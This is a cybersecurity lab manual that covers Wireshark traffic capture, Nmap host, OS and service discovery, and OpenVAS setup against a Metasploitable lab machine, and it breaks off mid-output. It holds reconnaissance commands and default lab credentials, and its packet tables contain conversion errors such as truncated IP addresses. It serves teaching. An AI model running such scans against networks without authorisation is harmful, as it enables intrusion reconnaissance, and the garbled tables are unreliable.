

EXPIREMENT NO:1

NAME OF THE EXPERIMENT: Monitoring Network Traffic using Wireshark

AIM: To learn how to utilize Wireshark for tracking network interactions and monitor network traffic.

SOFTWARE REQUIREMENTS: Wireshark

OPERATING SYSTEM: KALI-LINUX /PARROT O.S /WINDOWS


THEOREY:

Wireshark is a widely used open-source network protocol analyser. It allows you to capture, inspect, and analyse network traffic in real-time. By capturing packets flowing through a network, Wireshark provides a detailed view of data exchanges between devices. It helps network administrators, security professionals, and enthusiasts understand network behaviour, troubleshoot issues, and identify potential security vulnerabilities. Wireshark's user-friendly interface and powerful features make it an essential tool for network monitoring and analysis.

Procedure:


Capturing Network

traffic Step 1: open



Step 2: double click on eth0

After getting this page we can go for next step




Step 3: open any browser

a) TCP – 3Way Handshake

The TCP (Transmission Control Protocol) 3-way handshake is a fundamental process in establishing a reliable connection between two devices over a network. It's a sequence of steps that ensures both devices are ready to exchange data smoothly. The handshake involves three key messages:

TCP message types

Message	Description
Syn	Used to initiate and establish a connection. It also helps you to synchronize sequence numbers between devices.
ACK	Helps to confirm to the other side that it has received the SYN.
SYN-ACK	SYN message from local device and ACK of the earlier packet.
FIN	Used to terminate a connection.




TCP 3 Way Handshake

Fig1: TCP 3-way handshake

Step 4: open any site for example www.udemy.com

Step 5: stop the Wireshark scan by clicking on red square displayed on leftmost tool bar.



- Click on this button to stop the Wireshark scan.
- Display filter

Step 6: Below the stop button we have the search bar as apply as a display filter. i.e “tcp.port==80” and press enter.

Enter the following command in display filter. i.e “**tcp.port==80**” and press enter.

tcp.port == 80						
source	Destination	Protocol	Length	Time to Live	TCP Segment Len	Info
92.168.1.1	10.0.0.1	TCP	66	128	0	61300 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
0.0.0.1	192.168.1.1	TCP	66	111	0	80 → 61300 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=1 SACK_PERM
92.168.1.1	10.0.0.1	TCP	60	128	0	61300 → 80 [ACK] Seq=1 Ack=1 Win=16384 Len=0
92.168.1.1	10.0.0.1	HTTP	1514	128	1460	Continuation[Packet size limited during capture]
92.168.1.1	10.0.0.1	HTTP	89	128	35	Continuation
0.0.0.1	192.168.1.1	TCP	60	111	0	80 → 61300 [ACK] Seq=1 Ack=1496 Win=64240 Len=0
92.168.1.1	10.0.0.1	TCP	60	128	1	[TCP Keep-Alive] 61300 → 80 [ACK] Seq=1495 Ack=1 Win=16384 Len=1
0.0.0.1	192.168.1.1	TCP	60	111	0	[TCP Keep-Alive ACK] 80 → 61300 [ACK] Seq=1 Ack=1496 Win=64240 Len=0
92.168.1.1	10.0.0.1	TCP	60	128	1	[TCP Keep-Alive] 61300 → 80 [ACK] Seq=1495 Ack=1 Win=16384 Len=1
0.0.0.1	192.168.1.1	TCP	60	111	0	[TCP Keep-Alive ACK] 80 → 61300 [ACK] Seq=1 Ack=1496 Win=64240 Len=0
0.0.0.1	192.168.1.1	HTTP	572	111	518	HTTP/1.1 200 OK [Packet size limited during capture]
92.168.1.1	10.0.0.1	TCP	60	128	0	61300 → 80 [ACK] Seq=1496 Ack=519 Win=15872 Len=0
0.0.0.1	192.168.1.1	HTTP	1514	111	1460	Continuation[Packet size limited during capture]
92.168.1.1	10.0.0.1	TCP	60	128	0	61300 → 80 [ACK] Seq=1496 Ack=1979 Win=16384 Len=0
0.0.0.1	192.168.1.1	HTTP	1514	111	1460	Continuation[Packet size limited during capture]
0.0.0.1	192.168.1.1	HTTP	1514	111	1460	Continuation
0.0.0.1	192.168.1.1	TCP	60	111	0	61300 → 80 [ACK] Seq=1 Ack=1 Win=16384 Len=0

Successfully performed the TCP 3-way handshake

t	Len	Info
0	61300 → 80	[SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
0	80 → 61300	[SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=1 SACK_PERM
0	61300 → 80	[ACK] Seq=1 Ack=1 Win=16384 Len=0

The connection is successfully established.

b) PING (ICMP)

ICMP (Internet Control Message Protocol) is a fundamental network protocol used for communication between devices. One common use of ICMP is the "ping" command, which sends echo request messages to a destination IP address. The destination device responds with an echo reply if it's reachable. ICMP Ping is a simple and effective way to test network connectivity and measure response times.

Note: we required 2 live machines in same topology/ internal network Step 1: Turn on both machines.

Step 2 : open the command prompt as administrator or Linux terminal.

Step 3 : enter ipconfig in windows / ifconfig in Linux respectively.

[Ipconfig/ifconfig command is used to display the network information such as Ip address.](#)

Step 4 : open the Wireshark in one machine.

Step 5: open the command prompt or terminal in one machine

Step 6 : in command prompt enter the following command

➤ [Ping Ip address of target machine and enter.](#)
i.e ping 192.168.72.128

```
C:\Users\madha>ping 192.168.72.128

Pinging 192.168.72.128 with 32 bytes of data:
Reply from 192.168.72.128: bytes=32 time<1ms TTL=64


Ping statistics for 192.168.72.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

After this step.

Step 7 : now check the Wireshark that is running on other machine.

Step 8:

In display filter enter the filter as [icmp](#) and enter.



Step 9: we can analyse the icmp ping requests in Wireshark.

Step 10: stop the Wireshark scan and click on shark button to open new scan.

c) MONITORING ARP TRAFFIC

The Address Resolution Protocol (ARP) is a key networking protocol used to map IP addresses to corresponding MAC addresses within a local network. When devices need to communicate, they often use IP addresses to identify each other. However, data is transmitted using MAC addresses. ARP bridges this gap by enabling devices to determine the MAC address associated with a specific IP address.

ARP operates through two main types of packets:

1. ARP Request: When a device wants to send data to a specific IP address, it sends an ARP request packet to the local network, asking for the MAC address associated with that IP.
2. ARP Reply: The device with the requested IP address responds with an ARP reply packet, providing its MAC address. This information is then cached on the requesting device for future reference.

Step 1: open the terminal or command prompt as administrator. Step2: make sure Wireshark is running on background.

Step 3: to make arp scan we use following command. **Command = arp -a**

Step 4: Enter the arp -a in command prompt and press enter.

```
(kali㉿kali)-[~]
$ arp -a
? (192.168.72.1) at 00:50:56:c0:00:08 [ether] on eth0
? (192.168.72.254) at 00:50:56:f0:a6:5f [ether] on eth0
? (192.168.72.129) at 00:0c:29:d9:2c:2d [ether] on eth0
? (192.168.72.2) at 00:50:56:f9:90:d4 [ether] on eth0

(kali㉿kali)-[~]
$
```

Note:

The command “arp -a” is used to view the ARP cache on a computer. ARP (Address Resolution Protocol) is responsible for mapping IP addresses to MAC addresses on a local network.

Step 5: now open the wireshark which is running on background.

Step 6 : In apply display filter search bar enter the arp as filter and press enter.

Filter = arp

No.	Time	Source	Destination	Protocol	Length	Info
17	5.1198663...	VMware_ef:56:cc	VMware_f9:90:d4	ARP	42	Who has 192.168.72.2? Tell 192.168.72.128
18	5.1200596...	VMware_f9:90:d4	VMware_ef:56:cc	ARP	60	192.168.72.2 is at 00:50:56:f9:90:d4
88	98.559854...	VMware_ef:56:cc	VMware_f9:90:d4	ARP	42	Who has 192.168.72.2? Tell 192.168.72.128
89	98.560072...	VMware_f9:90:d4	VMware_ef:56:cc	ARP	60	192.168.72.2 is at 00:50:56:f9:90:d4
90	103.290051...	VMware_d9:2c:2d	Broadcast	ARP	60	Who has 192.168.72.254? Tell 192.168.72.129
91	103.290051...	VMware_f0:a6:5f	VMware_d9:2c:2d	ARP	60	192.168.72.254 is at 00:50:56:f0:a6:5f
114	151.551190...	VMware_ef:56:cc	VMware_f9:90:d4	ARP	42	Who has 192.168.72.2? Tell 192.168.72.128
115	151.55209...	VMware_f9:90:d4	VMware_ef:56:cc	ARP	60	192.168.72.2 is at 00:50:56:f9:90:d4
118	164.35181...	VMware_ef:56:cc	VMware_d9:2c:2d	ARP	42	Who has 192.168.72.129? Tell 192.168.72.128
119	164.35210...	VMware_d9:2c:2d	VMware_ef:56:cc	ARP	60	192.168.72.129 is at 00:0c:29:d9:2c:2d
129	233.65663...	VMware_f9:90:d4	Broadcast	ARP	60	Who has 192.168.72.128? Tell 192.168.72.2
130	233.65665...	VMware_ef:56:cc	VMware_f9:90:d4	ARP	42	192.168.72.128 is at 00:0c:29:ef:56:cc
156	238.84792...	VMware_ef:56:cc	VMware_f9:90:d4	ARP	42	Who has 192.168.72.2? Tell 192.168.72.128
157	238.84815...	VMware_f9:90:d4	VMware_ef:56:cc	ARP	60	192.168.72.2 is at 00:50:56:f9:90:d4

Step 7: you'll notice a series of packets related to Address Resolution Protocol activity. These packets reveal how devices on the network discover and communicate with each other's MAC addresses using their IP addresses.

RESULT: This hands-on experience allowed you to observe critical network operations, including the TCP 3-way handshake, ICMP (ping) communications, and ARP requests. These insights provided a practical understanding of how devices establish connections, communicate, and resolve addresses within a network. Armed with this knowledge, you're now better equipped to troubleshoot network issues, ensure efficient communication, and enhance overall network security.

Viva Questions:

1 What is Wireshark?

· Is it possible to start wireshark from command line on Windows?

2 How to capture packets using Wireshark in a switched ethernet network?

· Is it possible to start wireshark from command line on Windows?

3 How would you setup wireshark to monitor packets passing through an internet route

·

4

·

5

·

EXPERIMENT NO:2

NAME OF THE EXPERIMENT: Host & Service Discovery using Nmap

AIM: To learn how to use Nmap for host and service discovery on a network.

SOFTWARE REQUIREMENTS: NMAP APPLICATION

OPERATING SYSTEM: KALI-LINUX /PARROT O.S /WINDOWS

THEOREY:

Nmap (Network Mapper) is a versatile network scanning tool used for exploring and analysing computer networks. It helps identify devices, services, and open ports on a network. By sending packets to target devices and observing their responses, Nmap provides valuable insights into network configuration, potential security risks, and available services. It's widely employed for network reconnaissance, security audits, and troubleshooting purposes. Nmap's ability to reveal network details makes it an essential tool for both network administrators and security professionals.

PROCEDURE:

Step 1: open command prompt as administrator / If Linux operating system open the terminal.

Step 2: now type the Nmap in terminal and press Enter. If you haven't installed the Nmap please install it and try again.

Step 3:

A) BASIC HOST DISCOVERY:

Now enter the following command in command prompt :

Example: nmap -sn target-IP

-sn is a flag(option) used in nmap to ping the target

Nmap is tool used to map the network.

i.e., nmap -sn 192.168.0.1 To scan the complete network

or nmap -sn

192.168.0.1/24

```
File Actions Edit View Help
└──(kali㉿kali)-[~]
$ nmap -sn 192.168.0.1
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-17 09:22 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0035s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds

└──(kali㉿kali)-[~]
$ nmap -sn 192.168.0.1/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-17 09:22 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0020s latency).
Nmap scan report for 192.168.0.111
Host is up (0.0014s latency).
Nmap scan report for 192.168.0.255
Host is up (0.00046s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.63 seconds
└──(kali㉿kali)-[~]
```

Step 4 Now we have identified the 3 hosts that are alive.

Step 5: Now, let's proceed to gather host information, such as determining the operating system they are running.

Command = sudo nmap -O -v Target-IP

sudo is used for admin privileges in linux. -O is used for O.S discovery
-v is used for verbose output

i.e., sudo nmap -O -v 192.168.0.1/24

Note: You will be prompted to enter the password. Please be aware that the entered password will not be visible to you. After entering the password, press the Enter button.

```
File Actions Edit View Help
kali㉿kali: ~ kali㉿kali: ~
Host is up (0.000037s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.7
Uptime guess: 31.010 days (since Mon Jul 17 09:41:22 2023)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 14.41 seconds
Raw packets sent: 1022 (45.778KB) | Rcvd: 2043 (87.024KB)
```

-The targeted machine is running on Linux 5

Step 6: Now that we've figured out what operating system of the target network is using, let's move on to checking out the services and open ports they have.

B) PORT SCAN and IDENTIFYING THE SERVICES

Step 7: Port scan and Service Enumeration.

Command = sudo namp -sV -A -v target-IP

-A is used for aggressive scan

-sV option in Nmap is used for version detection.

i.e. sudo nmap -sV -A -v 192.168.72.128 press enter.

```
└$ sudo nmap -sV -A -v 192.168.72.129
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-17 10:05 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:05
Completed NSE at 10:05, 0.00s elapsed
Initiating NSE at 10:05
Completed NSE at 10:05, 0.00s elapsed
Initiating NSE at 10:05
Completed NSE at 10:05, 0.00s elapsed
Initiating ARP Ping Scan at 10:05
Scanning 192.168.72.129 [1 port]
Completed ARP Ping Scan at 10:05, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:05
Completed Parallel DNS resolution of 1 host. at 10:05, 0.01s elapsed
Initiating SYN Stealth Scan at 10:05
Scanning 192.168.72.129 [1000 ports]
Discovered open port 5900/tcp on 192.168.72.129
Discovered open port 23/tcp on 192.168.72.129
Discovered open port 80/tcp on 192.168.72.129
Discovered open port 22/tcp on 192.168.72.129
Discovered open port 111/tcp on 192.168.72.129
Discovered open port 445/tcp on 192.168.72.129
Discovered open port 53/tcp on 192.168.72.129
Discovered open port 139/tcp on 192.168.72.129
Discovered open port 21/tcp on 192.168.72.129
Discovered open port 3306/tcp on 192.168.72.129
Discovered open port 25/tcp on 192.168.72.129
Discovered open port 5432/tcp on 192.168.72.129
```

List of open ports with version information

From the above scan we can observe the open ports with their respective service and version of that service.

RESULT: In conclusion, we have successfully completed the experiment for Host and Service Discovery using Nmap. By pinpointing live hosts, uncovering open ports, and identifying operating systems and service versions.

Viva Questions:

- What is Host Discovery?
- How to use nmap to detect remote OS?
- How to check whether NMAP already installed or not?
- what are the phases of NMAP scanning?
- Write a Nmap command to scan targets from a file.

-
-
-
-
-

EXPIREMENT NO: 3

NAME OF THE EXPERIMENT: Vulnerability Scanning using OpenVAS.

AIM: The objective of this lab is to learn how to perform vulnerability assessment to determine system vulnerabilities using OpenVAS.

SOFTWARE REQUIREMENTS: OpenVAS

OPERATING SYSTEM: Parrot OS/ Kali-Linux and Testing Machine

THEOREY:

Vulnerability assessment helps identify the category and criticality of the vulnerability in an organization. An organization rates the vulnerabilities and prioritizes them, and design methods to remedy the situation accordingly. The assessment method helps measure the effectiveness of those remedies. The goal of the vulnerability assessment includes scanning, examining, evaluating, and reporting the vulnerabilities in a network to, thus, minimize the levels of risks to an organization.

OpenVAS is a framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution. Its capabilities include unauthenticated testing, authenticated testing, various high level and low-level Internet and industrial protocols, performance tuning for large-scale scans, and a powerful internal programming language to implement any vulnerability test. The actual security scanner is accompanied with a regularly updated feed of Network Vulnerability Tests (NVTs)—over 50,000 in total. Security professional can use the OpenVAS Tool as a proof of concept to identify system vulnerabilities in an organization.

Lab Setup:

Note: Skip this if you are using parrot

OpenVAS Installation in Kali-Linux:

- In Kali-Linux, OpenVAS isn't preinstalled; it must be installed manually. This process involves the following steps:

Step 1: Update System: Start by updating your Kali-Linux system using the command:

```
sudo apt update && sudo apt upgrade
```

Step 2: Install OpenVAS:** Use the command below to install OpenVAS and its components:

```
sudo apt install openvas// to install the OpenVAS.
```

Step 3: Setup OpenVAS: After installation, initialize OpenVAS with:

```
sudo gvm-setup // to configure the OpenVAS.
```

Step 4: Start OpenVAS: Start the OpenVAS scanner and Greenbone Security Assistant (GSA) web interface with:

```
sudo gvm-start // to start the OpenVAS.
```


Step 5: Access Web Interface: Open a web browser and navigate to <https://localhost:9392> to access the GSA web interface.

Step 6: Login and Update: Log in with the default credentials (admin/admin), and then update the vulnerability database using the web interface.


Procedure:

Note: In this task, we will use the Parrot O.S machine as a host machine and the Metasploitable 2 machine as a target machine.

1. Turn on Parrot O.S and Metasploitable 2 machines.
2. Click Applications at the top of the Desktop window of parrot os and navigate to Pentesting --> Vulnerability →Analysis → Openvas - Greenbone → Start to launch OpenVAS tool.
3. Or simply Run sudo gvm-start
4. A terminal window appears, in the [sudo] password for attacker field, type toor as a password and press Enter. OpenVAS initializes.



Note: The password that you type will not be visible



5. After the tool initializes, click Firefox or any Browser icon from the top-section of the Desktop.

```

Applications Places System Parrot Terminal
File Edit View Search Terminal Help
Tasks: 3 (limit: 9451)
Memory: 209.7M
CGroup: /system.slice/gvmd.service
└─ 857 gvmd: Waiting for incoming connections
  ├ 1608 gvmd: Reloading NVTs
  └─ 1610 gvmd: OSP: Updating NVT cache

Aug 20 08:11:07 parrot systemd[1]: Starting Open Vulnerability Assessment System Manager Daemon...
Aug 20 08:11:07 parrot systemd[1]: gvmd.service: Can't open PID file /run/gvm/gvmd.pid (yet?) after start: Operation not permitted
Aug 20 08:11:18 parrot systemd[1]: Started Open Vulnerability Assessment System Manager Daemon.


● ospd-openvas.service - OSPD OpenVAS
  Loaded: loaded (/lib/systemd/system/ospd-openvas.service; enabled; vendor preset: enabled)
  Active: active (running) since Fri 2021-08-20 08:11:07 EDT; 6min ago
    Process: 633 ExecStart=/usr/bin/ospd-openvas --unix-socket=/run/ospd/ospd.sock --pid-file=/run/ospd/ospd-openvas.pid (code=exited, status=0/SUCCESS)
   Main PID: 822 (ospd-openvas)
      Tasks: 3 (limit: 9451)
     Memory: 669.4M
        CGroup: /system.slice/ospd-openvas.service
            └─ 822 /usr/bin/python3 /usr/bin/ospd-openvas --unix-socket=/run/ospd/ospd.sock --pid-file=/run/ospd/ospd-openvas.pid

Aug 20 08:11:05 parrot systemd[1]: Starting OSPD OpenVAS...
Aug 20 08:11:07 parrot systemd[1]: Started OSPD OpenVAS.

